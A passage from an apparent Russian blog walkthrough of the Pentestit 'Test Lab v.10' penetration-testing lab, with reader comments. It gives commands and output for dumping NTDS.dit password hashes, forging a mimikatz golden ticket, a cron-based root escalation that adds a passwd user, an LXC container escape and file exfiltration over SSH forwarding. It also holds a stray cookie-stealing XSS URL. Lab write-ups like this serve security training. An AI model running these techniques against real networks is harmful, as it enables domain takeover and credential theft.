apt-get install git autoconf automake autopoint libtool pkg-config build-essential
./synclibs.sh
./autogen.sh
./configure
make
make install

cd ..

git clone https://github.com/csababarta/ntdsxtract.git
```

Теперь все готово. В первую очередь, извлечем таблицы из ntds.dit с помощью esedbexport:

```
root@kali:~/pentestit/dc0# ls -la
total 24088
drwxr-xr-x  2 root root    4096 Dec 13 14:34 .
drwxr-xr-x 18 root root    4096 Dec 13 14:34 ..
-rwxr-xr-x  1 root root 16793600 Dec 13 14:34 ntds.dit
-rwxr-xr-x  1 root root  7864320 Dec 13 14:34 SYSTEM
root@kali:~/pentestit/dc0# /opt/libese/libesedb-20160622/esedbtools/esedbexport
-m tables ntds.dit
esedbexport 20160622

Opening file.
Exporting table 1 (MSysObjects) out of 12.
Exporting table 2 (MSysObjectsShadow) out of 12.
Exporting table 3 (MSysUnicodeFixupVer2) out of 12.
Exporting table 4 (datatable) out of 12.
Exporting table 5 (hiddentable) out of 12.
Exporting table 6 (link_table) out of 12.
Exporting table 7 (sdpropcounttable) out of 12.
Exporting table 8 (sdproptable) out of 12.
Exporting table 9 (sd_table) out of 12.
Exporting table 10 (MSysDefrag2) out of 12.
Exporting table 11 (quota_table) out of 12.
Exporting table 12 (quota_rebuild_progress_table) out of 12.
Export completed.
root@kali:~/pentestit/dc0# ls
ntds.dit  ntds.dit.export  SYSTEM
root@kali:~/pentestit/dc0#
```

В появившемся каталоге ntds.dit.export воспользуемся NTDSXtract чтобы извлечь хеши:

```
root@kali:~/pentestit/dc0# /opt/ntdsxtract/dsusers.py ntds.dit.export/datatable.  
3 ntds.dit.export/link_table.5 dump --syshive SYSTEM --passwordhashes --lmoutfil  
e lm.john.out --ntoutfile nt.john.out --pwdformat john  
  
[+] Started at: Tue, 13 Dec 2016 22:42:05 UTC  
[+] Started with options:  
    [-] Extracting password hashes  
    [-] LM hash output filename: lm.john.out  
    [-] NT hash output filename: nt.john.out  
    [-] Hash output format: john  
The directory (/root/pentestit/dc0/dump) specified does not exists!  
Would you like to create it? [Y/N] Y  
  
[+] Initialising engine...  
[+] Loading saved map files (Stage 1)...  
[!] Warning: Opening saved maps failed: [Errno 2] No such file or directory: '/r  
oot/pentestit/dc0/dump/offlid.map'  
[+] Rebuilding maps...  
[+] Scanning database - 100% -> 3488 records processed  
[+] Sanity checks...  
    Schema record id: 1811  
    Schema type id: 10  
[+] Extracting schema information - 100% -> 1549 records processed  
[+] Loading saved map files (Stage 2)...  
[!] Warning: Opening saved maps failed: [Errno 2] No such file or directory: '/r  
oot/pentestit/dc0/dump/links.map'  
[+] Rebuilding maps...  
[+] Extracting object links...  
  
List of users:  
=====
```


Record ID:	3562
User name:	Administrator
User principal name:	
SAM Account name:	Administrator
SAM Account type:	SAM_NORMAL_USER_ACCOUNT
GUID:	8a1855f3-77c5-4d93-a009-fb1ce8a7c468
SID:	S-1-5-21-421115581-889488229-2938181853-500
When created:	2016-10-04 16:29:01+00:00

В результате выполнения этой команды, получим файл nt.john.out с извлеченными хешами в новой папке dump/:

```
root@kali:~/pentestit/dc0# cd dump/
root@kali:~/pentestit/dc0/dump# ls
backlinks.map  links.map  offlid.map  ridname.map  typeidname.map
childsid.map  lm.john.out  pek.map  ridsid.map  typerid.map
lidrid.map  nt.john.out  ridguid.map  ridtype.map
root@kali:~/pentestit/dc0/dump# cat nt.john.out
Administrator:$NT$5858d47a41e40b40f294b3100bea611f:S-1-5-21-421115581-889488229-2938181853-500:::
krbtgt:$NT$1dc9bae0282962e7d761a2eda274e6d7:S-1-5-21-421115581-889488229-2938181853-502:::
r.breese:$NT$3c59d15403918c0760c8d0908d69a6b9:S-1-5-21-421115581-889488229-2938181853-1103:::
k.barth:$NT$4ed9a8bccad5ae30f2f042be8ceca83b:S-1-5-21-421115581-889488229-2938181853-1104:::
d.casper:$NT$3dded8892e6235ec2b0692bf112b7f0c:S-1-5-21-421115581-889488229-2938181853-1105:::
m.howard:$NT$48a985ea346763eb0dddefb8d430dd281:S-1-5-21-421115581-889488229-2938181853-1106:::
w.mcconnel:$NT$5e4f57b34a707cb7bf2859087cc6bd24:S-1-5-21-421115581-889488229-2938181853-1107:::
m.whelchel:$NT$e22561fe6131b0926a30cc7f13a843e2:S-1-5-21-421115581-889488229-2938181853-1108:::
m.cathcart:$NT$28d7cc95alae1f8589bc2bf96186d75c:S-1-5-21-421115581-889488229-2938181853-1109:::
g.mcdonald:$NT$1269ee46158c967572c9ab86d46ac068:S-1-5-21-421115581-889488229-2938181853-1110:::
m.hoffman:$NT$aebe537c64e5a3024b441ac208727e37d:S-1-5-21-421115581-889488229-2938181853-1111:::
j.wise:$NT$c675df5f41256754d90f61ab27c0ece3:S-1-5-21-421115581-889488229-2938181853-1112:::
g.leone:$NT$32945adf2e647d5e600a17408323fdda:S-1-5-21-421115581-889488229-2938181853-1113:::
o.frazier:$NT$2720dd9adf871c82dc8e35691de93271:S-1-5-21-421115581-889488229-2938181853-1114:::
j.juneau:$NT$33e5d3c78f8108050c3432e81d4bca4d:S-1-5-21-421115581-889488229-2938181853-1115:::
a.modlin:$NT$577e0d6e39a03eca94bd9c1af23852d8:S-1-5-21-421115581-889488229-2938181853-1116:::
t.mcbride:$NT$c6ac7ce2a06e02a679fdb484e39b7db:S-1-5-21-421115581-889488229-2938181853-1117:::
p.thompson:$NT$3f37ff2dfc4243c8ab105056dfef11e7:S-1-5-21-421115581-889488229-2938181853-1118:::
s.locklear:$NT$ecdd7772268056cd2e4fa0f3e171e61b:S-1-5-21-421115581-889488229-2938181853-1119:::
k.torres:$NT$c53f9fac575afc66011f73d4793b6362:S-1-5-21-421115581-889488229-2938181853-1120:::
k.mccants:$NT$13ff8515eb3786838b9467e7255c74f2:S-1-5-21-421115581-889488229-2938181853-1121:::
g.oliva:$NT$a79a6e712e8e01dbb6711ee251efad04:S-1-5-21-421115581-889488229-2938181853-1122:::
```

Иногда на этом можно остановиться, если можно восстановить пароль из извлеченного хеша администратора. В данном случае, так как это резервная копия, пароль уже не подходит. Поэтому воспользуемся атакой Pass the Ticket (ptt), в которой мы используем хеш учетной записи krbtgt для генерации так называемого golden ticket.

Для этого загрузим [mimikatz](#) на терминал, и запустим его с правами администратора:



```
mimikatz 2.1 x64 (oe.eo)
'## v ##'    http://blog.gentilkiwi.com/mimikatz          (oe.eo)
'#####'
with 20 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa
Domain : WIN-TERM / S-1-5-21-421115581-889488229-2938181853

RID : 000001f4 <500>
User : Administrator
ERROR kuhl_m_lsadump_lsa_user ; SamQueryInformationUser c0000003

RID : 000001f5 <501>
User : Guest
ERROR kuhl_m_lsadump_lsa_user ; SamQueryInformationUser c0000003

RID : 000003ea <1002>
User : support-user
ERROR kuhl_m_lsadump_lsa_user ; SamQueryInformationUser c0000003

RID : 000003eb <1003>
User : termadmin
ERROR kuhl_m_lsadump_lsa_user ; SamQueryInformationUser c0000003

mimikatz # _
```

Для создания golden ticket нам потребуется SID домена (получен с помощью команды `lsadump::lsa` на скриншоте выше), имя учетной записи администратора домена (получено из NTDS.dit), хеш учетной записи krbtgt (также получен выше) и имена групп, в которые входит администратор (стандартные значения: 500, 501, 513, 512, 520, 518, 519).

Используя эту информацию, создадим golden ticket и применим его:

```
kerberos::golden /domain:gds-office.lab /sid:S-1-5-21-421115581-889488229-2938181853 /rc4:1dc9bae0282962e7d7
61a2eda274e6d7 /id:500 /user:administrator /groups:500,501,513,512,520,518,519 /ptt
```

Затем запустим отдельный cmd.exe с примененным тикетом, и получим доступ к ресурсу C\$ на контроллере домена:

The image shows two windows side-by-side. The left window is titled 'mimikatz 2.1 x64 (oe.eo)' and contains the following text:

```
8229-2938181853 /rc4:1dc9bae0282962e7d761a2eda274e6d7 /id:500 /user:administrator
User /groups:500,501,513,512,520,518,519 /ptt
User : administrator
Domain : gds-office.lab <GDS-OFFICE>
SID : S-1-5-21-421115581-889488229-2938181853
User Id : 500
Groups Id : *500 501 513 512 520 518 519
ServiceKey: 1dc9bae0282962e7d761a2eda274e6d7 - rc4_hmac_nt
Lifetime : 12/13/2016 2:50:10 PM ; 12/11/2026 2:50:10 PM ; 12/11/2026 2:50:10 PM
M
-> Ticket : *** Pass The Ticket ***
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
Golden ticket for 'administrator @ gds-office.lab' successfully submitted for current session
mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 0000000004AA59C78
mimikatz #
```

The right window is titled 'Administrator: C:\Windows\system32\cmd.exe' and contains the following text:

```
C:\Users\termadmin\Desktop\mimikatz_trunk\x64>pushd \\win-dc0.gds-office.lab\c$
Z:>dir
Volume in drive Z has no label.
Volume Serial Number is 52A6-CE75

Directory of Z:\

07/13/2009  07:20 PM    <DIR>          PerfLogs
10/04/2016  07:40 AM    <DIR>          Program Files
10/04/2016  07:40 AM    <DIR>          Program Files (<x86>)
10/02/2016  12:30 PM    <DIR>          Users
10/04/2016  08:28 AM    <DIR>          Windows
10/02/2016  01:16 PM    <DIR>          Windows.old
              0 File(s)           0 bytes
              6 Dir(s)   28,116,176,896 bytes free

Z:>cd Users\Administrator\Documents
Z:\Users\Administrator\Documents>type token.txt.txt
[REDACTED]
Z:\Users\Administrator\Documents>
```

Вот и токен! На данный момент мы обладаем полными правами администратора домена на этом диске, а соответственно можем выполнять произвольный код на контроллере домена, что обычно означает успешный финал любого пентеста.

В данном случае атака была сильно упрощена — имелась резервная копия дисков контроллера домена, отсутствовало активное обнаружение атак, включая тот же mimikatz, а так же отсутствовали необходимые патчи.

Последний рубеж — cloud

Начинаем как обычно со сканирования портов:

Обнаружив службу SSH на порту 2222 пробуем зайти туда с учетной записью `rross` и паролем, найденным на терминале.

▶ [Примечание](#)

В любом случае, после успешного получения токена `win-term` у нас есть пароль, с которым можно зайти на SSH.

Интересно, что каждый раз когда мы попадаем на сервер, мы попадаем в разный lxc-контейнер — от `lxc1` до `lxc5`.

```
root@kali:~/pentestit# ssh rross@172.16.0.3 -p2222
rross@172.16.0.3's password:
Linux lxc1 3.16.0-4-amd64 #1 SMP Debian 3.16.36-1+deb8u2 (2016-10-19) x86_64
rross@lxc1:~$ █
```

После изучения, становится понятно, что нужно поднимать привилегии, потому что с привилегиями пользователя `rross` ничего интересного не доступно.

На `lxc1` допущена классическая ошибка в управлении правами:

```

ross@lxcl:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily
)
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly
)
52 6      1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly
)

## ZONE
*/10 *      * * *   root    cat /usr/share/zoneinfo/Europe/Moscow > /etc/localtime

## Logrotate
0 0      * * *   root    logrotate -f /etc/logrotate.d/nginx

## Clear nginx
* *      * * *   root    /opt/scripts/clear_nginx_logs.sh

```

ross@lxcl:~\$ cd /opt/scripts/
ross@lxcl:/opt/scripts\$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Sep 25 20:56 .
drwxr-xr-x 3 root root 4096 Sep 26 20:43 ..
-rwxrwxrwx 1 root root 101 Nov 25 23:15 clear_nginx_logs.sh
ross@lxcl:/opt/scripts\$

Скрипт `clear_nginx_logs.sh` регулярно запускается с правами root, при этом его можно модифицировать любому пользователю. Создадим нового пользователя в системе:

GNU nano 2.2.6	File: clear_nginx_logs.sh	Modified
<code>#!/bin/bash</code>		
<code>## Cleaning NGINX log</code>		
<code>echo > /var/log/nginx/access.log</code>		
<code>echo > /var/log/nginx/error.log</code>		
<code>echo ff:fiRbw0lRgkx7g:0:0:pwned:/root:/bin/bash >> /etc/passwd</code>		

Здесь мы добавляем нового пользователя в `/etc/passwd` с именем ff и паролем 123 (захешированном в устаревшем формате, для простоты) с id равным 0 (root). Через минуту заходим под этим пользователем и получаем полный доступ к контейнеру:

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
Debian-exim:x:105:110::/var/spool/exim4:/bin/false
rross:x:1000:1000::/home/rross:/bin/bash
mysql:x:106:111:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:107:113::/var/run/dbus:/bin/false
ff:fiRbw0LRgkx7g:0:0:pwned:/root:/bin/bash
rross@lxcl:/opt/scripts$ su ff
Password:
root@lxcl:/opt/scripts#
```

Пользователь добавлен, но токена в контейнере все равно нет — нужно выйти за пределы контейнера.

Недавно NCC Group опубликовали [исследование](#) по этому поводу. Пример на странице 16 — это экспloit, применив который можно получить доступ к файловой системе хостовой машины.

Скомпилируем и запустим файл на контейнере:

```
root@lxcl:/opt/scripts# cd /var/tmp
root@lxcl:/var/tmp# ls
root@lxcl:/var/tmp# nano l.c
root@lxcl:/var/tmp# gcc -g -Wall l.c -o secopenchroot
root@lxcl:/var/tmp# ./secopenchroot /tmp "02 00 00 00 00 00 00 00"
```

И наконец — финал, последний токен в файле token.txt на хостовой машине:

```
root@lxcl:/opt/scripts# cd /var/tmp
root@lxcl:/var/tmp# ls
root@lxcl:/var/tmp# nano 1.c
root@lxcl:/var/tmp# gcc -g -Wall 1.c -o secopenchroot
root@lxcl:/var/tmp# ./secopenchroot /tmp "02 00 00 00 00 00 00 00"
syscallX 304, before tampering
rip 00007f8dca0c25b9 rsp 00007ffe95d66eb8 efl 000000000000000206
rax ffffffff7fffffd da orig 000000000000000130 rdi 00000000000000000003
rsi 000000000000000003 rdx 00007ffe95d66ed0 rcx ffffffff7fffffd
r8 00007ffe95d678c3 r9 00007ffe95d678ac r10 0000000000000000

after tampering
rip 00007f8dca0c25b9 rsp 00007ffe95d66eb8 efl 000000000000000206
rax ffffffff7fffffd da orig 000000000000000130 rdi 00000000000000000003
rsi 00007ffe95d66ed0 rdx 00000000000000000000 rcx ffffffff7fffffd
r8 00007ffe95d678c3 r9 00007ffe95d678ac r10 0000000000000000

opened 4
# pwd
/proc/519/pid
/
# cd root
# ls -la
ls: cannot access ..: No such file or directory
total 3340
drwx----- 5 root root 4096 Nov 26 11:51 .
d????????? ? ? ? ? .. http://192.168.0.87/cdf=%27%2bdocument.cookie%3Bth
drwx----- 2 root root 4096 Sep 19 21:32 .aptitude
-rw----- 1 root root 7698 Nov 30 21:25 .bash_history
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwx----- 3 root root 4096 May 5 2016 .config
-rwxr-xr-x 1 root root 49 Sep 10 19:57 ipt.sh
-rw----- 1 root root 109 Dec 6 16:06 .nano_history
-rw-r--r-- 1 root root 3373341 Nov 26 11:47 ntdsutil_snapshot.zip
-rw-r--r-- 1 root root 140 Nov 19 2007 .profile
drwxr-xr-x 2 root root 4096 Sep 10 20:02 .ssh
-rw-r--r-- 1 root root 9 Dec 6 16:01 token.txt
```

Последний токен взят!

Обратим внимание на файл ntdsutil_snapshot.zip — скопировав его на локальный компьютер можно получить резервную копию файлов ntds.dit и SYSTEM еще одним способом. Включим локальный SSH сервис, и сделаем его доступным на контейнере:

```
service ssh start
```

Затем сделаем remote port forwarding через SSH:

```
root@lxcl:~#
ssh> -R 3333:localhost:22
Forwarding port.
```

И скопируем файл через scp:

```
root@lxc1:~# scp -P 3333 ntdsutil_snapshot.zip root@127.0.0.1:/root/pentestit/
The authenticity of host '[127.0.0.1]:3333 ([127.0.0.1]:3333)' can't be established.
ECDSA key fingerprint is 8b:38:82:e5:3b:5e:49:11:33:a3:39:be:e9:dd:a7:60.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[127.0.0.1]:3333' (ECDSA) to the list of known hosts.
root@127.0.0.1's password:                                          100% 3294KB 143.2KB/s   00:23
ntdsutil_snapshot.zip
```

Распаковав его, получим те же ntds.dit и SYSTEM для win-dc0:

```
root@kali:~/pentestit# cp ntdsutil_snapshot.zip dc0/
root@kali:~/pentestit# service ssh stop
root@kali:~/pentestit# cd dc0/
root@kali:~/pentestit/dc0# unzip ntdsutil_snapshot.zip
Archive: ntdsutil_snapshot.zip
  creating: ntdsutil_snapshot\Active Directory/
  inflating: ntdsutil_snapshot\Active Directory/ntds.dit
  creating: ntdsutil_snapshot\registry/
  inflating: ntdsutil_snapshot\registry\SYSTEM
```

Лаборатория пройдена!


Весь материал здесь представлен исключительно в образовательных целях, поэтому ваши комментарии по прохождению лаборатории приветствуются — пусть как можно больше людей узнают о разных способах решения той или иной задачи.

Тем, кто еще не успел пройти лабораторию и испытать радость взятия каждой машины в сети, желаю удачи.

Хочу поблагодарить Pentestit за прекрасную лабораторию — было интересно, и поблагодарить читателя за то, что дошли до этого момента.

Спасибо! Ждем 11-ю лабораторию в мае 2017-го года.

 пентест, pentestit, pentestit test lab, лаборатория



▲ +41 ▾ 9k views ★ 115 likes [Twitter](#) [VK](#) [Facebook](#) [Telegram](#)

Автор: [@alexeystoletny](#)

DefconRU **151,03** рейтинг
Сообщество специалистов в области ИБ
[Сайт](#) [Facebook](#) [Вконтакте](#) [Telegram](#)

Яндекс.Директ

eTV.net

Etvnet – Русское ТВ в Америке

Широкий выбор каналов и большой архив. Быстрое и легкое подключение. 18+

Русское ТВ

[Каналы](#) [Новости](#)
[Фильмы](#) [Сериалы](#)

[etvnet.com](#)

Последние дни акционных цен

Самый приятный подарок - новый смартфон!

[foxaza.com](#)

Похожие публикации

+14 Лаборатория тестирования на проникновение «Test lab v.8»: банк взломан

16,9k 60 2

+44 Kali Linux 2.0

140k 354 23

+8 Лаборатория тестирования на проникновение «Test lab v.7» глазами хакеров

21k 99 11

Комментарии (13)

LukaSafonov 14 декабря 2016 в 15:58 #

+6 ↑ ↓

Алексей, поздравляю с заслуженной победой в лаборатории!

alexeystoletny 14 декабря 2016 в 16:02 #

+7 ↑ ↓

Спасибо большое!

Denis_Minin 14 декабря 2016 в 19:06 #

+6 ↑ ↓

Прошел её, и скажу, Лаба отличная, спасибо всем организаторам

corp_of_hack 14 декабря 2016 в 19:16 #

+2 ↑ ↓

Поздравляю)

linkfox 14 декабря 2016 в 21:40 #

0 ↑ ↓

Лаборатория проработает в активном режиме до мая?

alexeystoletny 14 декабря 2016 в 21:41 # ↵ ↑

0 ↑ ↓

Да, до запуска 11-й лаборатории, которую ожидаем в мае. Дату, думаю, объявит Pentestit ближе к старту лаборатории.



linkfox 14 декабря 2016 в 21:42 # h ↑

+2 ↑ ↓

Большое спасибо, успею по экспериментировать.



neolead 15 декабря 2016 в 07:49 #

+1 ↑ ↓

Это честно говоря реально не спать и кофе из под капельницы!



alexeystoletny 15 декабря 2016 в 07:51 # h ↑

0 ↑ ↓

Это точно :-) Спать во время лаборатории вообще можно только очень аккуратно — ситуация меняется каждый час, а участники работают 24/7 по всех часовых поясах.



decoder-ap 15 декабря 2016 в 07:49 #

+1 ↑ ↓

Well done!

Just one hint... you could simply use secretsdump.py to extract all the ntds.dit and then use pass-the-hash ;-) ... I used another technique based on «PAC» exploit



alexeystoletny 15 декабря 2016 в 08:02 # h ↑

0 ↑ ↓

Thank you! Yep, that's a great pointer, we could use the [secretsdump.py](#) to do it this way too:

```
root@kali:~/pentestit/dc0# secretsdump.py -system SYSTEM -ntds ntds.dit LOCAL
Impacket v0.9.16-dev - Copyright 2002-2016 Core Security Technologies
root@kali:~/pentestit# service ssh stop
[*] Target system bootKey: 0x3edd85638194855374cdf219ce950808
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 256cf7df033c7576eb6eelf4e3a5e7c9
[*] Reading and decrypting hashes from ntds.dit/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5858d47a41e40b40f294b3100bea611f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WIN-DC0$:1000:aad3b435b51404eeaad3b435b51404ee:41b7293d469fc17ef0fe5bbfd580b67:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1dc9bae0282962e7d761a2eda274e6d7:::
gds-office.lab\r.brreeze:1103:aad3b435b51404eeaad3b435b51404ee:3c59d15403918c0760c8d0908d69a6b9:::
gds-office.lab\k.barth:1104:aad3b435b51404eeaad3b435b51404ee:4ed9a8bccad5ae30f2f042be8ceca83b:::
gds-office.lab\d.casper:1105:aad3b435b51404eeaad3b435b51404ee:3dded8892e6235ec2b0692bf112b7f0c:::
gds-office.lab\m.howard:1106:aad3b435b51404eeaad3b435b51404ee:48a985ea346763eb0ddefb8d430dd281:::
```

And yes, MS14-068 is another way to get to the WIN-DC0, as detailed by another lab participant [here](#).

Thank you.



MikeBooker 15 декабря 2016 в 10:30 #

0 ↑ ↓

А в 11-й лаборатории будет тема по Wi-Fi? А по SIP, VoIP?



alexeystoletny 16 декабря 2016 в 10:15 # h ↑

0 ↑ ↓

Уверенности нет, но SIP/VoIP уже неоднократно обсуждались в этом контексте. Если есть идеи — можно поучаствовать в [подготовке заданий](#).

Только зарегистрированные пользователи могут оставлять комментарии. [Войдите](#), пожалуйста.

Самое читаемое

[Сейчас](#) [Сутки](#) [Неделя](#) [Месяц](#)

+57 Уязвимость Viber, позволяющая прослушивать чужой разговор

👁 17,6k ★ 37 💬 10

+27 Почему броски в VR такие отстойные, и что с этим делать?

👁 6k ★ 19 💬 12

+31 Как PVS-Studio ищет ошибки: методики и технологии

👁 1,8k ★ 10 💬 14

+7 Windows: Sleep(0.5)

👁 640 ★ 6 💬 0

+14 Разработка электроники: от идеи до устройства

👁 3,8k ★ 71 💬 14

Разработка

Яндекс.Директ

[ЮрХаус: Офшор Англия+ счет 93200р](#)

 [jurhouse.ru](#)

Акция 12.01.16 все вкл. Готовые офшоры, оншоры, открытие счета - 25 стран

[Сейшельы+счет 49900](#)

[Фирма Сингапур](#)

[Виргинские о-ва \(BVI\)](#) [Счета и банки](#)

Реклама

Интересные публикации



 Windows: Sleep(0.5) 💬 0

 GTA V подключили к платформе OpenAI Universe для обучения ИИ автопилота 💬 5

 D-Wave опубликовала на Github инструмент qbsolv для программирования квантовых компьютеров 💬 1

[Н](#) 2016: год радикальных изменений для платформы CUBA  1

[Н](#) Обзор и интеграция с Evernote (по материалу GTD на примере Wunderlist)  0

[Войти](#)

[Регистрация](#)

[Разделы](#)

[Публикации](#)

[Хабы](#)

[Компании](#)

[Пользователи](#)

[Q&A](#)

[Песочница](#)

[Инфо](#)

[О сайте](#)

[Правила](#)

[Помощь](#)

[Соглашение](#)

[Услуги](#)

[Реклама](#)

[Тарифы](#)

[Контент](#)

[Семинары](#)

[Разное](#)

[iOS приложение](#)

[Android приложение](#)

[Помощь стартапам](#)

[© ТМ](#)

[Служба поддержки](#)

[Мобильная версия](#)

